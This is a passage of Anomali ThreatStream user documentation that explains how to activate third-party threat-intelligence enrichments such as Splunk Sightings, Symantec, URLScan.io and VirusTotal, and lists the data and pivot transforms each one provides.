- Is generated on the Anomali ThreatStream Splunk App and routed to ThreatStream directly or through ThreatStream Integrator.
- Populates the Sightings chart on observable details pages and the My Recent Attacks widget on the ThreatStream Overview Dashboard.

See ["My Attacks Report" on page 544](#) for more information.

Splunk Sightings Enrichment:

- Fetches matched events from Splunk Cloud instances.
- Executes full text searches of Splunk events for observable values only when the Splunk tab is opened on an observable details page.
- Fetches raw events rather than select fields.
- Pulls data directly to ThreatStream from Splunk Cloud and populates the Splunk tab in the Enrichments section of observable details pages.
- Available for any Splunk instance running in Splunk Cloud.

To activate Splunk Sightings:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Splunk Sightings enrichment.
3. Click **Get Access** on the Splunk Sightings tile.
4. On the wizard that opens, click **I have credentials**.

5. On the next wizard page that opens, click **Credentials** and enter the following information:

Field	Description
Host	Domain name or IP address of your Splunk instance. Do not include protocols.  The Splunk Sightings enrichment only supports the HTTPS protocol.
Port	Port used by your Splunk instance. Example: 8089
User Name	User name associated with your Splunk account.
Password	Password used to login to your Splunk account.
Index	Splunk index from which you want to retrieve sightings. The default value is used if not specified. Default: index=main Example: index=index1 OR index=index2
Sourcetype	Sourcetype for which you want to retrieve sightings. The default value is used if not specified. Default: sourcetype=* Example: sourcetype=fortinet OR sourcetype=websense
Limit	Number of results returned per observable. The default value is used if not specified. Default: 10

Field	Description
Days back	Amount of historical data in days you want to retrieve. The default value is used if not specified. Default: 1 Example: 7

6. Click **Activate**.

The Splunk Sightings enrichment is now active.

Enriching Data with Spur IP Context

Spur IP Context enrichment can provide high-fidelity contextual information on IP addresses. This data includes precision geolocation, SSIDs, anonymity network details, device count, device behaviors, and related IP addresses.

[View documentation on the Spur IP Context enrichment for Anomali](#)

Before activating the Spur IP Context enrichment, obtain a Spur IP Context API Key from your Spur account.


To activate the Spur IP Context enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Spur IP Context tile.
3. On the wizard page that opens, click **I have credentials**.
4. On the next wizard page that opens, click **Credentials** and then enter your Spur IP Context API Key.
5. Click **Activate**.

The Spur IP Context enrichment is now active.

Enriching Data with Symantec Endpoint Security

The Symantec Endpoint Security enrichment enables you to leverage Symantec data on the ThreatStream user interface. You can leverage Symantec Endpoint Security data for domains, hashes (SHA-256 only), and IP addresses (IPv4 only) on observables details pages in ThreatStream after activation.



The screenshot shows the 'Enrichments' section for 'SYMANTEC'. It has tabs for 'FILE RELATED', 'FILE INSIGHT', 'FILE PROTECTION', and 'FILE PROCESS CHAIN'. The 'FILE INSIGHT' tab is active. Below the tabs is a 'Summary' section with a dropdown menu set to '25' and a link to '1 - 5 of 5 items'. A table displays the following data:

Property	Value
Reputation	Bad
First Seen	15 May 2021
Last Seen	15 May 2021
Prevalence	Less Than Five
Top Target Countries	US

Symantec Endpoint Security returns the following data in table view in the Enrichments section:

Domain Observables

Tab	Description
Domain Related	Related Observables: Observables in ThreatStream related to the domain. This tab also lists a Relation Type for each related observable. Click the Observable value to drill down on the related observable.
Domain Insight	• Reputation: Measures the severity of the threat associated with the domain. Possible values include Bad, Good, and Unkown. • First Seen: Date the domain was first observed. • Last Seen: Date the domain was most recently observed. • Prevalence: Measures the number of users who have observed the domain. • Top Target Countries: Countries most often targeted by attacks associated with the domain. • Top Target Industries: Industries most often targeted by attacks associated with the domain.

Tab	Description
Domain Protection	Blocked: Anti-virus definitions related to the observable. This tab contains the following: • Technology: Technology associated with the definition. Example: Anti-virus • First Definition Set Version: Version number associated with the definition. • Threat Name: Name associated with the definition.

Hash Observables (SHA-256 only)

Tab	Description
File Related	Observables in ThreatStream related to the hash. This tab also lists a Relation Type for each related observable. Click the Observable value to drill down on the related observable.
File Insight	• Reputation: Measures the severity of the threat associated with the hash. • First Seen: Date the hash was first observed. • Last Seen: Date the hash was most recently observed. • Prevalence: Measures the number of users who have observed the hash. Possible values include LessThanFive, LessThanFifty, LessThanHundred, Hundreds, Thousands, TensOfThousands, HundredsOfThousands, Millions. • Top Target Countries: Countries most often targeted by attacks associated with the hash. • Top Target Industries: Industries most often targeted by attacks associated with the hash.

Tab	Description
File Protection	Anti-virus definitions related to the observable. This tab contains the following: • Technology: Technology associated with the definition. Example: Anti-virus • First Definition Set Version: Version number associated with the definition. • Threat Name: Name associated with the definition.
File Process Chain	List of processes from which the hash originated.


IP Observables

Tab	Description
IPv4 Related	Observables in ThreatStream related to the IP address. This tab also lists a Relation Type for each related observable. Click the Observable value to drill down on the related observable.
IPv4 Insight	• Reputation: Measures the severity of the threat associated with the IP address. • First Seen: Date the IP address was first observed. • Last Seen: Date the IP address was most recently observed. • Prevalence: Measures the number of users who have observed the IP address. • Top Target Countries: Countries most often targeted by attacks associated with the IP address. • Top Target Industries: Industries most often targeted by attacks associated with the IP address.

Tab	Description
IPv4 Protection	Blocked: Anti-virus definitions related to the observable. This tab contains the following: - Technology: Technology associated with the definition. Example: Anti-virus - First Definition Set Version: Version number associated with the definition. - Threat Name: Name associated with the definition.

Explore Pivoting Tool

Symantec Endpoint Security also returns data displayed on the Related tab of the enrichment on the Explore pivoting tool.



When you click IPv4 Related (for IP addresses), Domain Related (for domains), or File Related (for hashes), the enrichment populates the chart with related observables.

You can hover over related nodes to view associated Relation Types.



Activating the Symantec Endpoint Security Enrichment

Before activating the Symantec Endpoint Security enrichment, obtain your Client ID and Client Secret from the Symantec Endpoint Security console.

To activate the Symantec Endpoint Security enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Symantec Endpoint Security tile.
3. On the wizard that opens, click **I have credentials**.
4. On the next wizard page, click **Credentials**.
5. Enter your Client ID and Client Secret. Optionally, select an API base URL. By default, the Global API base URL is used if no region is selected.
6. Click **Activate**.

The Symantec Endpoint Security enrichment is now active.

Enriching Data with URLScan.io

When activated, the URLScan.io enrichment provides data enrichments for domain and email observables.

You can leverage URLScan.io data on Explore after activation.



URLScan.io enables the following data transformations:

- Email to URL
- Domain to IP
- Domain to URL

You can mouse over returned URLs and IP addresses to view additional fields. Additional fields for IP addresses include ASN, ASN Name, and Country. Additional fields for URLs include Source and Time.



Before activating the URLScan.io enrichment, obtain a URLScan.io API Key from your urlscan.io account.

To activate the URLScan.io enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the URLScan.io tile.
3. Click **I have credentials** on the wizard page that opens.
4. On the next wizard page, click **Credentials** and then enter your URLScan.io API Key.
5. Click **Activate**.

The URLScan.io enrichment is now active.

Enriching Data with Silobreaker

When activated, the Silobreaker enrichment provides data enrichments, including observables and non-observables, for the following observable types: domains, email addresses, hashes, and IP addresses (v4 only).

[View documentation on the Silobreaker enrichment for Anomali](#)

Before activating the Silobreaker enrichment, obtain your Silobreaker API Key and Shared Key from Silobreaker.

To activate the Silobreaker Enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Silobreaker enrichment.
3. Click **Get Access** on the Silobreaker tile.
4. On the wizard that opens, click **I have credentials**.
5. On the next wizard page, click **Credentials** and then enter your Silobreaker API Key and Shared Key.
6. Click **Activate**.

The Silobreaker enrichment is now active.

Enriching Data with VirusTotal v2

VirusTotal analyzes files and URLs for viruses, worms, trojans, and other malicious content. When activated, the VirusTotal enrichment enables you to pivot on domains, IP addresses (v4 only), and hashes. Enrichment data is also displayed on observable details pages.

You can leverage VirusTotal data on Explore after activation.




VirusTotal enables the following data transformations:

- **Hash to ITW**
- **Section to Hash**
- **C2 IP to Hash**
- **Hash to User Agent**
- **Hash to Timestamp**
- **Behavior to Hash**
- **Mutex to Hash**
- **Hash to SHA-256**
- **Domain to Subdomain**
- **Hash to File Name**
- **URL to Detect Ratio**
- **Hash to Detect Ratio**
- **Hash to First Seen**
- **Hash to C2 IP**
- **Hash to Import Hash**
- **Hash to C2 URL**
- **Hash to AV Detection**
- **Host to Downloaded Hash**
- **Hash to Mutex**

- **Import Hash to Hash**
- **Hash to MD5**
- **Domain to IP**
- **IP to Domain**
- **Hash to Similar**
- **Hash to Authentihash**
- **Import to Hash**
- **PE Resource to Hash**
- **Hash to Section**
- **Hash to Rescan**
- **IP to Downloaded Hash**
- **Hash to File Size**
- **Hash to File Type**
- **IP to Detected URL**
- **Hash to Import**
- **C2 Host to Hash**
- **Hash to PE Resource**
- **Hash to C2 Host**
- **User Agent to Hash**
- **Hash to Behavior**
- **Domain to Detected URL**
- **Hash to PDB**
- **Hash to Tag**

To read more about VirusTotal transformations, see <https://github.com/tamperer/VirusTotal-Private-API-Maltego>

Enrichment data can also be accessed from observable details pages under Enrichments.




Where data is available, the VirusTotal enrichment returns the following information for each observable type:

Observable Type	Enrichment Data
Domain	Categories, Communicating Files, Downloaded Files, Observed Subdomains, Passive DNS Replication, URLs
Hash	Basic Properties, Community Score (displayed as Safe/Unsafe), Detections, Detection Ratio, History, Last Analysis, Related Hashes
IP	Autonomous System, Communicating Files, Country, Domain Replication, Downloaded Files, Passive DNS Replication, URLs
URL	Detections, Detection Ratio, Last Analysis

Activating the VirusTotal Enrichment

The VirusTotal enrichment can be activated using a free public API key or a subscription based premium API key.


If you activate the VirusTotal enrichment using a public API key, you can execute a subset of the transforms listed above. If you attempt to execute a transform which is not available through the public API, you will see the following error message:




If you activate the VirusTotal enrichment using a premium API key, you can execute all of the transforms listed above.

To obtain a public VirusTotal API key:

1. Visit the [VirusTotal registration page](#), enter the required information, and click Join Us. After completing this step, VirusTotal sends you an activation email.
2. Locate the VirusTotal activation email in your inbox and complete the enclosed steps required to activate your account.
3. Login to your VirusTotal account.
4. Click **API key** in the VirusTotal menu at the top right of the screen.




5. Copy your API key, available under the API Key heading.




You will use your API key to activate the enrichment on the ThreatStream user interface.



- To learn more about the VirusTotal public API, visit <https://developers.virustotal.com/reference#getting-started>
- The VirusTotal public API limits requests from individual users. To view the latest API request quota, visit the API Key screen on the VirusTotal user interface.

**To request a premium VirusTotal API key:**

1. On the VirusTotal user interface, click **API key** in the menu at the top right of the screen.



2. Click **Request premium API Key**.
3. Fill out the request form and click **Send**. VirusTotal will contact you with further information on obtaining a premium API key.



To read more about the premium VirusTotal API, see <https://www.virustotal.com/en/documentation/private-api/>

To activate the VirusTotal enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** in the VirusTotal box.
3. Click **I have credentials**.
4. Enter your VirusTotal **API Key**. You can enter a public or premium API key.
5. Click **Activate**.

The VirusTotal enrichment is now active.


Enriching Data with VirusTotal v3

VirusTotal analyzes files and URLs for viruses, worms, trojans, and other malicious content. When activated, the VirusTotal enrichment enables you to pivot on domains, IP addresses (v4 only), and hashes. Enrichment data is also displayed in the Enrichments section on observable details pages.



The information in this article pertains to activating and using the ThreatStream integration with VirusTotal that leverages the VirusTotal v3 API. For information on the legacy VirusTotal v2 API integration, see ["Enriching Data with VirusTotal v2" on page 1103](#).

You can leverage VirusTotal data on Explore after activation.



VirusTotal enables the following data transformations:

- **C2Host to Hash**
- **C2IP to Hash**
- **Domain to Detected URL***
- **Domain to IP**
- **Domain to Subdomain**
- **Enrich Domain**
- **Enrich Hash**


- **Enrich IP**
- **Enrich URL**
- **Hash to AV Detection**
- **Hash to Behavior**
- **Hash to C2Host**
- **Hash to C2IP**
- **Hash to C2URL**
- **Hash to Carbonblack Parent***
- **Hash to Compressed Parent**
- **Hash to Emailparent***
- **Hash to Embedded URLs, Domains, and IPs**
- **Hash to Execution Parent**
- **Hash to Filename**
- **Hash to Filesize**
- **Hash to Filetype**
- **Hash to First Seen**
- **Hash to Import**
- **Hash to ITW***
- **Hash to MD5**
- **Hash to Mutex**
- **Hash to PE Debug**
- **Hash to Peresource**
- **Hash to Rescan**
- **Hash to Section**

- **Hash to SHA1**
- **Hash to SHA256**
- **Hash to Submission***
- **Hash to Submitter ID***
- **Hash to Tag**
- **Hash to Timestamp**
- **Hash to Total Votes**
- **Hash to Useragent**
- **Hash to VHash**
- **Host to Downloaded Hash**
- **Imphash to Hash**
- **IP to Detected URL***
- **IP to Domain**
- **IP to Downloaded Hash***
- **URL to Analysis**
- **URL to Communicating Files**
- **URL to Contacted Domains**
- **URL to Contacted IPs**
- **URL to Downloaded Files**
- **URL to Embedded JS Files**
- **URL to Last Serving IP**
- **URL to Redirecting URLs**
- **URL to Redirects to URLs**
- **URL to Referrer Files**

- URL to Referrer URLs
- URL to Submitter ID*
- URL to Total Votes

* denotes pivots that are only available to users with premium VirusTotal API keys.

Enrichment data can also be accessed from observable details pages under Enrichments.



Where data is available, the VirusTotal enrichment returns the following information for each observable type:


Observable Type	Enrichment Data
Domain	Categories, Communicating Files, Downloaded Files, Observed Subdomains, Passive DNS Replication, URLs  Downloaded Files information is available only to users with premium VirusTotal API keys.

Hash	Basic Properties, Community Score (displayed as Safe/Unsafe), Detections, Detection Ratio, History, Last Analysis, Other Hashes
IP	Autonomous System, Communicating Files, Country, Domain Replication, Downloaded Files, Passive DNS Replication, URLs  Downloaded Files information is available only to users with premium VirusTotal API keys.
URL	Last Analysis Time, Last Analysis Stats, Last Analysis Results

Activating the VirusTotal v3 Enrichment

The VirusTotal v3 enrichment can be activated using a free public API key or a subscription based premium API key.


If you activate the VirusTotal v3 enrichment using a public API key, you can execute a subset of the transforms listed above. If you attempt to execute a transform which is not available through the public API, you will see the following error message:




If you activate the VirusTotal enrichment using a premium API key, you can execute all of the transforms listed above.

To obtain a public VirusTotal API key:

1. Visit the [VirusTotal registration page](#), enter the required information, and click Join Us. After completing this step, VirusTotal sends you an activation email.
2. Locate the VirusTotal activation email in your inbox and complete the enclosed steps required to activate your account.
3. Login to your VirusTotal account.
4. Click **API key** in the VirusTotal menu at the top right of the screen.




5. Copy your API key, available under the API Key heading.



You will use your API key to activate the enrichment on the ThreatStream user interface.




- To learn more about the VirusTotal public API, visit <https://developers.virustotal.com/v3.0/reference#public-vs-premium-api>
- The VirusTotal public API limits requests from individual users. To view the latest API request quota, visit the API Key screen on the VirusTotal user interface.



To request a premium VirusTotal API key:

1. On the VirusTotal user interface, click **API key** in the menu at the top right of the screen.



2. Click **Request premium API Key**.
3. Fill out the request form and click **Send**. VirusTotal will contact you with further information on obtaining a premium API key.



To read more about the premium VirusTotal API, see <https://developers.virustotal.com/v3.0/reference#public-vs-premium-api>

To activate the VirusTotal v3 enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the VirusTotal v3 tile.
3. Click **I have credentials**.
4. In the **Limit** field, enter a maximum number of entities that you want to be returned per a transform request.
5. Enter your VirusTotal **API Key**. You can enter a public or premium API key.
6. Click **Activate**.

The VirusTotal v3 enrichment is now active.

Enriching Data with Web Of Trust

Web of Trust evaluates domains to assign safety and security ratings. When activated, Web of Trust provides trustworthiness, child safety, and third party threat list information for domain observables on observable details pages.

Information is delivered in the form of ratings and confidence scores on the Web of Trust tab in the Enrichments section of observable details pages.



Before activating the Web of Trust enrichment, obtain your API Key from Web of Trust.

To activate the Web of Trust enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Web Of Trust tile.
3. On the wizard page that opens, click **I have credentials**.
4. On the next wizard page, click **Credentials** and then enter your Web of Trust API Key.
5. Click **Activate**.

The Web of Trust enrichment is now active.

Enriching Data with WhoisXMLAPI

The WhoisXMLAPI premium enrichment provides you access to billions of domain and DNS records owing to the WhoisXMLAPI collection of APIs. Map and study all connections across domain names, current and historical resource owners, IP addresses, subdomains, NS and MX servers, and more.

[View documentation on the WhoisXMLAPI enrichment for Anomali](#)

Before activating the WhoisXMLAPI enrichment, obtain your WhoisXMLAPI Key and Threat Intelligence Key from your WhoisXMLAPI Key account.

To activate the WhoisXMLAPI enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the WhoisXMLAPI enrichment.

3. Click **Get Access** on the WhoisXMLAPI tile.
4. On the wizard page that opens, click **I have credentials**.
5. On the next wizard page that opens, click **Credentials** and enter your WhoisXMLAPI Key and Threat Intelligence Key.
6. Click **Activate**.

The WhoisXMLAPI enrichment is now active.

Enriching Data with InsightVM Vulnerability Management


InsightVM is a data-rich resource that can amplify the solutions in your tech stack—from SIEMs and firewalls to ticketing systems. InsightVM brings together the Rapid7's library of vulnerability research knowledge from Nexpose, exploit knowledge from Metasploit, global attacker behavior, internet-wide scanning data, exposure analytics, and real-time reporting.

Activating the InsightVM Vulnerability Management Enrichment

